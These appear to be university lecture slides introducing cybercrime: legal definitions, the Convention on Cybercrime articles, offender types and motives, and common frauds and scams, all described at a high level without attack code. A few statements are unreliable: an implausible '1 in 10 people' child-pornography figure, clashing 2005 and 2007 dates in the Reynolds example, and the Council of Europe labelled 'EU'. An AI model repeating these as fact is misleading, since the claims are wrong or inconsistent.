
- The U.S. Department of Justice categories computer crime based on the role that the computer plays in the criminal activity
 - Computers as targets
 - Computers as storage devices
 - Computers as communication tools

Introduction to Cyber Crimes



Types of Computer Crime

- Computer systems as targets
 - In this category, a computer system becomes a target
 - The crime involves:
 - Acquiring information stored on that computer system
 - Controlling the target system without authorization
 - Theft of service
 - Altering the integrity of data
 - Interfering with the availability of the computer or server
 - This form of crime involves an attack on data integrity, system integrity, data confidentiality, privacy, or availability



Introduction to Cyber Crimes



Types of Computer Crime

- Computers as storage devices
 - In this category of computer crime, computer or a computer device is used as a passive storage medium. For example:
 - Storing stolen password lists, credit card or calling card numbers, proprietary corporate information, pornographic image files, or "warez" (pirated commercial software)
- Computers as communication tools
 - In this category, computer crimes are simply traditional crimes that are committed online. For example:
 - Illegal sale of prescription drugs, controlled substances, alcohol, and guns
 - Fraud
 - Gambling, and
 - Child pornography

Introduction to Cyber Crimes



Types of Computer Crime


- The Council of Europe (EU) describes cybercrime as applied to three categories of criminal activities:
 - First, covers traditional forms of crime
 - E.g., fraud or forgery committed over electronic communication networks and information systems
 - Second, concerns with the publication of illegal content
 - over electronic media (i.e., child sexual abuse material or incitement to racial hatred)
 - Third, includes crimes unique to electronic networks
 - E.g., attacks against information systems, denial of service, hacking
 - These types of attacks can also be directed against crucial infrastructures such as power grids, nuclear plants, etc., with potentially disastrous consequences for the whole society

Introduction to Cyber Crimes



Types of Computer Crime

- Convention on Cybercrime, 2001
 - First international treaty that sought to address Internet crimes by harmonizing
 - national laws
 - improving investigative techniques, and
 - increasing cooperation among nations
 - It was developed by the Council of Europe and has been ratified by 43 nations, including the United States.
 - The Convention includes a [list of crimes](#) (see next slide) that each signatory state must transpose into its own law
 - This list represents an international consensus on what constitutes computer crime, or cybercrime, and what crimes are considered important





Introduction to Cyber Crimes

Cybercrimes Cited in the Convention on Cybercrime

Cybercrime	Description
Article 2: Illegal access	The access to the whole or any part of a computer system without right
Article 3: Illegal interception	The interception without right, made by technical means, of non-public transmissions of computer data to, from or within a computer system, including electromagnetic emissions from a computer system carrying such computer data
Article 4: Data interference	The damaging, deletion, deterioration, alteration or suppression of computer data without right
Article 5: System interference	The serious hindering without right of the functioning of a computer system by inputting, transmitting, damaging, deleting, deteriorating, altering or suppressing computer data.
Article 6: Misuse of devices	<ul style="list-style-type: none">a) The production, sale, procurement for use, import, distribution or otherwise making available of:<ul style="list-style-type: none">i. A device, including a computer program, designed or adapted primarily for the purpose of committing any of the offences established in accordance with the above Articles 2 through 5;ii. A computer password, access code, or similar data by which the whole or any part of a computer system is capable of being accessed, with intent that it be used for the purpose of committing any of the offences established in the above Articles 2 through 5; andb) The possession of an item referred to in paragraphs a.i or ii above, with intent that it be used for the purpose of committing any of the offences established in the above Articles 2 through 5. A Party may require by law that a number of such items be possessed before criminal liability attaches.

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Introduction to Cyber Crimes



Cybercrimes Cited in the Convention on Cybercrime

Cybercrime	Description
Article 7: Computer-related forgery	The input, alteration, deletion, or suppression of computer data, resulting in inauthentic data with the intent that it be considered or acted upon for legal purposes as if it were authentic, regardless whether or not the data is directly readable and intelligible
Article 8: Computer-related fraud	The causing of a loss of property to another person by: a) Any input, alteration, deletion or suppression of computer data; b) Any interference with the functioning of a computer system, with fraudulent or dishonest intent of procuring, without right, an economic benefit for oneself or for another person.
Article 9: Offenses related to child pornography	a) Producing child pornography for the purpose of its distribution through a computer system; b) Offering or making available child pornography through a computer system; c) Distributing or transmitting child pornography through a computer system; d) Procuring child pornography through a computer system for oneself or for another person; e) Possessing child pornography in a computer system or on a computer-data storage medium.
Article 10: Infringements of copyright and related rights	No description
Article 11: Attempt and aiding or abetting	Aiding or abetting the commission of any of the offences established in accordance with the above Articles 2 through 10 of the present Convention with intent that such offence be committed. An attempt to commit any of the offences established in accordance with Articles 3 through 5, 7, 8, and 9.1.a and c. of this Convention.

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Motives Behind Cybercrimes




Introduction to Cyber Crimes



Motives

- Why do people commit cybercrime?
 - That is a tough question to answer
 - Every cybercriminal is different and has a different reason for his or her illicit behavior
- Cybercriminals commit crimes on the Internet to achieve many goals:
 - Financial Reasons
 - Disrupt Business
 - Terrorism
 - Theft (Nonfinancial)
 - Political Reasons
 - Amusement/Curiosity/Challenge
 - Organized Crime
 - Locating Victims



Introduction to Cyber Crimes



Motives

- Typical motives behind cybercrime are:
 - Greed
 - Desire to gain power and/or publicity
 - Desire for revenge
 - A sense of adventure
 - looking for thrill to access forbidden information
 - Destructive mindset
 - Desire to sell network security services





Classification of Crimes and Criminals

A circular university crest featuring a blue border with the text 'GURU NANAK DEV TECHNOLOGICAL UNIVERSITY' and a central emblem.

Classification of Crimes and Criminals



Classification of Cybercrimes


- Cybercrimes are classified as follows:

- Cybercrimes against individual
- Cybercrimes against property
- Cybercrimes against organization
- Cybercrimes against society
- Crimes emanating from Usenet newsgroups



Classification of Cybercrimes

- Cybercrimes against individual
 - E-Mail Spoofing and other online frauds
 - Phishing, Spear Phishing and its various other forms such as Vishing and Smishing
 - Spamming
 - Cyberdefamation
 - Cyberstalking and harassment
 - Computer sabotage
 - Pornographic offenses
 - Password sniffing




Classification of Crimes and Criminals



Classification of Cybercrimes

- **Cybercrimes against organization**

- 
- Unauthorized accessing of computer
 - Password sniffing
 - Denial-of-service
 - Virus attack/dissemination of viruses
 - E-Mail bombing/mail bombs
 - Salami attack/Salami technique
 - Logic bomb
 - Trojan Horse
 - Data diddling
 - Newsgroup Spam
 - Industrial spying/Industrial espionage
 - Computer network intrusions
 - Software piracy

Classification of Crimes and Criminals



Classification of Cybercrimes

- Cybercrimes against property
 - Credit card frauds
 - Intellectual property (IP) crimes
- Cybercrimes against society
 - Forgery
 - Cyberterrorism
 - Web jacking



Classification of Crimes and Criminals



Selected Crimes

- Cyberdefamation
 - According to Indian Penal Code (IPC), defamation is
 - "*Whoever, by words either spoken or intended to be read, or by signs or by visible representations, makes or publishes any imputation concerning any person intending to harm, or knowing or having reason to believe that such imputation will harm, the reputation of such person, is said, except in the cases hereinafter expected, to defame that person*"
 - Cyberdefamation happens when the above takes place with the help of computers and/or the Internet
 - E.g., someone publishes defamatory matter about someone on a website or sends E-mail containing defamatory information to all friends of that person
 - *Libel* is written defamation and *slander* is oral defamation


Classification of Crimes and Criminals



Selected Crimes

- Salami Attack/Salami Technique

- These attacks are used for committing financial crimes
- The core idea is to make the alteration so insignificant that in a single case, it would go unnoticed
- For Example:
 - A bank employee inserts a program that deducts a small amount of money (Say Rs.0.50/-) in a month from the account of every customer
 - Account holders probably won't notice such a small unauthorized debit
 - However, the bank employee makes a sizeable amount every month




Classification of Crimes and Criminals



Selected Crimes

- Data Diddling
 - Data diddling is a type of cybercrime in which data is altered as it is entered into a computer system
 - It involves altering raw data just before it is processed by a computer and then changing it back after the process is complete
 - The original data is changed, either by a person typing in the data, a virus, or a programmer during recording, encoding, examining, checking, converting or transmitting data
 - Using this technique, the attacker may modify the expected output and is difficult to track
 - For example, a person responsible for accounting may change data about themselves or a friend or relative showing that they're paid in full
 - Other examples include:
 - Forging or counterfeiting documents
 - Electricity boards in India have been victims of data diddling by computer criminals when private parties were computerizing their systems



Classification of Crimes and Criminals



Selected Crimes

- Newsgroup Spam
 - Usenet is a kind of discussion group where people can share views on topic of their interest
 - The article posted to a newsgroup becomes available to all readers of the newsgroup
 - Newsgroup spam is a type of spam where the targets are Usenet newsgroups
 - Spamming of Usenet newsgroups predates E-Mail Spam
 - The first widely recognized Usenet spam (titled, "*Global Alert for All: Jesus is Coming Soon*") was posted on 18 January 1994 by Clarence L. Thomas IV, a sysadmin at Andrews University
 - The newsgroup posting bot Serdar Argic also appeared in early 1994
 - This bot posted tens of thousands of messages to various newsgroups, consisting of identical copies of a political screed relating to the Armenian Genocide
 - Usenet groups may carry very offensive, harmful, inaccurate or otherwise inappropriate material, or in some cases posting that have been mislabeled or postings that are deceptive

Classification of Crimes and Criminals



Selected Crimes

- Industrial Spying/Espionage
 - Industrial Spying involves getting secret information about
 - product finances,
 - product designs,
 - research and development,
 - marketing strategies,
 - etc.,.
 - With the growing public availability of Trojans and Spyware material, even low-skilled individuals are now generating profits out of industrial spying
 - Organizations subject to online extortion tend to keep quiet about it to avoid negative publicity about them




Classification of Crimes and Criminals



Cybercriminals

- Cybercriminals are those who use mobile phones, laptop computers, or network servers to commit a cybercrime
- For example:
 - a cybercriminal may hack into a computer network to disseminate a computer virus
 - an offender may use a computer to send child pornography to another user or steal another person's identity
- An offender commits a computer crime when he or she uses a computer as the tool to commit a crime
- A cybercriminal usually needs to have more than a basic level of computer knowledge to commit a computer crime
- Because of the nature of technology, it is sometimes difficult to identify the person who is responsible for a virus, attack, or other cybercrime



Classification of Crimes and Criminals



Classification of Cybercriminals

- Cybercriminals are categorized into three groups that reflects their motivation
 - Type I: Those who are hungry for recognition
 - Type II: Those who are not interested in recognition
 - Type III: Those who are insiders



Classification of Crimes and Criminals



Classification of Cybercriminals

- Type I: Those who are hungry for recognition
 - Hobby hackers
 - IT professionals
 - Politically motivated hackers
 - Terrorist organizations
- Type II: Those who are not interested in recognition
 - Psychological perverts
 - Financially motivated hackers (corporate espionage)
 - State-sponsored hacking (national espionage, sabotage)
 - Organized criminals
- Type III: Those who are insiders
 - Disgruntled or former employees seeking revenge
 - Competing companies using employees to gain economic advantage through damage and/or theft






Types and Frequency of Cybercrime

३० अप्रैल २०२४

Types and Frequency of Cybercrime

Types of Cybercrime

- There are many types of cybercrimes and therefore many ways to categorize them
- For example, the U.S. Department of Justice categorizes types of computer crime in three ways:
 - 1) the computer as the target
 - involves attacking other computer systems
 - E.g., by spreading viruses or a denial-of-service [DoS] attack
 - 2) the computer as the weapon
 - using a computer to commit traditional crimes
 - E.g., fraud, illegal gambling, or online pornography
 - 3) the computer as an accessory or a device that contains data incidental to the crime
 - using a computer as a method to maintain records on illegal or stolen information




Types and Frequency of Cybercrime



Types of Cybercrime

- The United Nations lists five categories of cybercrime:

- 1) financial
 - crimes that disrupt a business's ability to conduct e-commerce
 - E.g., viruses, cyberattacks or DoS attacks, or e-forgery
- 2) piracy
 - making illegal copies of copyrighted material
- 3) hacking
 - the act of gaining unauthorized access to a computer system or network and in some cases making unauthorized use of this access
- 4) cyberterrorism
- 5) online pornography






Types and Frequency of Cybercrime

Types of Cybercrime

- Another categorization is based on the intended victim of the crime:
 - 1) cybercrimes committed against people
 - e.g., the transmission of child pornography or stalking or harassment using a computer
 - 2) cybercrimes against property (asset), most likely the computer
 - e.g., a virus
 - 3) cybercrimes against government
 - e.g., cyberterrorism



Types and Frequency of Cybercrime



Types of Cybercrime

- Cybercrimes committed against people
 - Sex Offenses:
 - Sexting, Child Pornography, and Sexual Predators
 - Identity theft
 - Hacking
 - Session hijacking
 - Password cracking
 - Vice crimes
 - Harassment
 - Cyberstalking and Cyberbullying
 - Cybertheft
 - Computer-based Fraud
 - Auto Auction Fraud
 - Dating Scams
 - FBI/Government Official Scam
 - File Sharing/Internet Piracy
 - Phishing
 - Social Engineering



Types and Frequency of Cybercrime

Types of Cybercrime

- Cybercrimes against Property (Computer Vandalism)
 - Viruses
 - Bots
 - Trojan Horses
 - Worms
 - Spyware
 - Logic Bomb
 - Rootkit
 - Spam
 - Denial-of-Service
 - Ransomware
- Cybercrimes against Governments
 - Cyberterrorism
 - Cyberwarfare



Types and Frequency of Cybercrime

Cybercrimes committed against people

- Sex Offenses
 - Research found that nearly 1 of 10 people consume online child pornography regularly
 - New technologies and the Internet makes it easier to trade and distribute images and videos in the global market
 - E.g., digital cameras, personal computers, software, and remote storage drives
 - Deep fakes make it even worse
 - Social media sites (E.g., online dating)
 - Sexual predators fake their identity and prowl the Internet
 - The prevalence of child pornography has increased by 82.2 percent since 1994
 - --- Center for Missing and Exploited Children
 - Between 2004 and 2008 there has been an increase of over 200 percent in online enticement of minors
 - --- Crimes Against Children Task Force
 - Through the Child Victim Identification Program, over 1.3 million images of children online have been documented



Types and Frequency of Cybercrime

Cybercrimes committed against people


- Identity Theft

- Identity theft refers to
 - "all types of crime in which someone wrongfully obtains and uses another person's personal data in some way that involves fraud or deception, typically for economic gain."
- Involves stealing of personal information from a victim
 - E.g., Social Security number, date of birth, home address, passwords, or driver's license number, and then using that information to access a victim's bank accounts and/or make charges on the victim's credit cards
- Can be subdivided into four categories:
 - Financial identity theft
 - Criminal uses another person's personal information to steal funds from an account or otherwise obtain goods and services
 - Criminal identity theft
 - Person poses as another person when accused of a crime or apprehended for a crime
 - Identity cloning
 - Criminal uses another person's identifying information to assume that identity in daily life.
 - Business/commercial identity theft
 - Involves using another's business name as a means to obtain credit

Types and Frequency of Cybercrime

Cybercrimes committed against people


- Identity Theft
 - Different ways of stealing personal information
 - Fake emails and websites (Phishing)
 - Dumpster diving
 - Skimming
 - Stealing credit/debit card numbers by use of a special storage device when processing a card
 - Diverting billing statements by completing a change of address form
 - Using traditional methods such as stealing wallets, purses, or preapproved credit cards
 - Using spyware, Trojan horses, or hacking
 - Shoulder surfing
 - By looking over someone's shoulder as they type in information at an ATM or a store checkout



Types and Frequency of Cybercrime

Cybercrimes committed against people

- Hacking
 - Hacking is unauthorized or illegal access to a computer system
 - Hackers look for vulnerabilities or for systems that are poorly protected to get inside the system
 - Once in the system, hackers can do anything:
 - Change information to cause confusion or harm
 - Steal a person's identity
 - Change the appearance of a website
 - Steal copyrighted software
 - Access classified information
 - Install malware
 - Launch a DoS attack




Types and Frequency of Cybercrime

Cybercrimes committed against people

- Types of Hackers


- Black hat hacker
 - Also known as cracker
 - Refers to a person who attempts to exploit flaws in a system for malicious purposes
- White hat hacker
 - Also called as "sneakers" or "tiger teams"
 - A person who does not have any criminal intent and does not intend to commit any crimes
 - Looks for potential gaps in security and, thus, learn how to protect systems better
 - Companies hire white hat hackers to hack into their systems and recommend ways to improve the security systems
- Grey hat hackers
 - These individuals are somewhere in between black hat and white hat hackers
 - Sometimes they hack into computers to commit crime and other times do so with no intent of harm
 - They may search for weaknesses but only disclose those vulnerabilities to the system administrator under certain circumstances, often for monetary reward



Types and Frequency of Cybercrime

Cybercrimes committed against people

- Motivation behind hacking
 - Entertainment
 - Hackers who are curious or bored, see hacking as entertainment
 - Challenge
 - Some see hacking as a challenge or may seek to point out possible security risks
 - Feel the power or peer recognition
 - Ideals
 - For example, believing that all information should be free and accessible to everyone and that there should be no secrets
 - Political reasons
 - Cyberterrorism
 - They may seek to infiltrate the websites of competing political organizations
 - Helping others
 - Hackers want to help those living under totalitarian regimes exchange information more freely





Types and Frequency of Cybercrime

Cybercrimes committed against people

- Categories of Hackers


- Casual hackers (also referred as "script kiddies")
 - Tend to be less skilled and usually only commit nuisance crimes
 - Use tools purchased from the Internet
 - Usually motivated by curiosity or by the thrill of breaking into a system
- Political hackers (also called as "cyberactivists.")
 - These hackers have specific targets and are pursuing a specific cause
 - The knowledge and skill of political hackers can vary, but they generally tend to deface websites
- Organized crime hackers who seek a profit
 - They focus on breaking into bank accounts, stealing credit card numbers, or stealing confidential information
 - They focus on business computer systems that are likely to have data on many people
- Phreakers
 - Consists of those who hack telephone systems
 - They were more prevalent prior to the advent of cell phones

Types and Frequency of Cybercrime

Cybercrimes committed against people

- Vice crimes

- A vice is a practice, behavior, or habit generally considered immoral, sinful, criminal, rude, taboo, depraved, or degrading ,deviant or perverted in the associated society
- Many vice crimes are now committed online
 - E.g., sale of illicit or prescription drugs
 - The sale of these drugs via the Internet is illegal except to a customer through a state-licensed pharmacy based in the United States
 - E.g., online gambling
 - It is illegal in the United States
 - Gambling service providers require electronic payment via credit cards, debit cards, or electronic fund transfers
 - E.g., online prostitution
 - This is against the law
 - Involves accessing the Internet crosses state and national borders




Types and Frequency of Cybercrime



Cybercrimes committed against people

- Computer-based Fraud

- Fraud is a lie
- If someone leads you to believe something that is false to benefit them, they are lying and committing fraud
- A fraud can result when a victim voluntarily gives money or property to another person who has misrepresented himself/herself or the service they are offering
- For example:
 - investment offers
 - auction fraud
 - failure to send merchandise
 - sending a buyer a product that is less valuable than what was originally advertised
 - failure to deliver a purchased good in a timely manner or at all
 - failure to disclose all relevant information about a product or terms of the sale




Types and Frequency of Cybercrime



Cybercrimes committed against people

- Computer-based Fraud
 - "Internet fraud"
 - Refers to any type of fraud scheme that uses one or more online services:
 - E.g., chat rooms, email, message boards, or websites
 - Involves
 - presenting fraudulent solicitations to prospective victims
 - conducting fraudulent transactions
 - transmitting the proceeds of fraud to financial institutions or to others connected with the scheme
 - Some common types of Internet fraud
 - identity theft
 - purchase scams
 - counterfeit money orders
 - phishing for sensitive information
 - click fraud, whereby false hits are generated for websites to gain advertising money





Types and Frequency of Cybercrime

Cybercrimes committed against people

- Auto Auction Fraud
 - Cybercrime that involves the sale of automobiles
 - Someone will try to sell a car that they do not own or is not in their possession
 - They will place the car for sale at a price far below the car's true value, explaining that they must sell it because they are moving and cannot take the car with them, or are facing an emergency and need the money
 - Because of the urgency, the seller asks that the car be sold quickly
 - They ask the buyer to send a full or partial payment immediately, and once the payment is received, the offender takes the money and disappears
 - According to the Internet Crime Complaint Center (IC3), there were 16,861 reports of vehicle scams in 2014
 - Total reported losses were \$56,222,655.26



Types and Frequency of Cybercrime

Cybercrimes committed against people

- **Dating Scams**
 - These cyber scams are related to people who seek a romantic partner online through a dating website or a social media outlet
 - Often, the pair never physically meet but will converse online for many weeks or even months
 - The offender will ask for money, claiming to be in some emergency or suffering a tragedy, or maybe sick and need financial help
 - A victim may be willing to send money, because they have met their soulmate and are sure that eventually there will be a future relationship
 - Once the offender receives the money, they disappear



Types and Frequency of Cybercrime

Cybercrimes committed against people

- **FBI/Government Official Scam**

- Victims will receive an email that seems to be from a high-ranking government official such as the director of the FBI
- In some cases, the official's name is included to make the email appear more authentic
- The letter will demand payment for an outstanding bill or some other purpose
- Because it seems official and threatening, many people who receive the note actually send money, which ends up in the hands of a criminal, not the FBI or other agency
- In 2013, the IC3 reports that there were 9,169 complaints of this scam, with a loss of \$6,348,881.28
- Another version of this scam has been termed the "[grandparent scam](#)," in which an elderly person gets a message that a grandchild needs financial assistance
 - In some cases, the email may appear to be from the grandchild
- The grandchild pleads for money because he or she has been the victim of a crime, often in a foreign country, and needs money to get medical help or to travel home



Types and Frequency of Cybercrime

Cybercrimes against Governments

- Cyberterrorism
 - According to the FBI, cyberterrorism is any
 - "premeditated, politically motivated attack against information, computer systems, computer programs, and data which results in violence against non-combatant targets by subnational groups or clandestine agents."
 - Cyberterrorism occurs when an individual or group hacks into a government website with the intent of causing terror, violence against persons or property, or enough harm to generate fear
 - These acts are usually planned, are premeditated, and use computer technology to commit politically motivated violence against civilians
 - These are criminal acts that target national security data and top secret information or that disrupt the provision of services
 - They are designed to cause physical violence or extreme financial harm
 - Possible cyberterrorist targets include the banking industry, military installations, power plants, air traffic control centers, and water systems



Types and Frequency of Cybercrime

Cybercrimes against Governments

- Cyberterrorism
 - Terrorist groups also use the Internet to
 - communicate with each other, spread information about their activities, and plan future attacks
 - attack a particular target to spread panic and alarm, recruit new members, or seek donations
 - In 2007, Michael Curtis Reynolds from Montana was part of a plot to blow up the Trans-Continental gas pipeline with help from Al Qaeda
 - He also had similar plots against an oil refinery in Wyoming and the Trans-Alaska oil pipeline
 - He was arrested in 2005 as he was picking up a bag that contained \$40,000 from an Al Qaeda contact
 - He was tried and convicted of charges related to cyberterrorist activities
 - He defended his actions by explaining that he was trying to catch terrorists
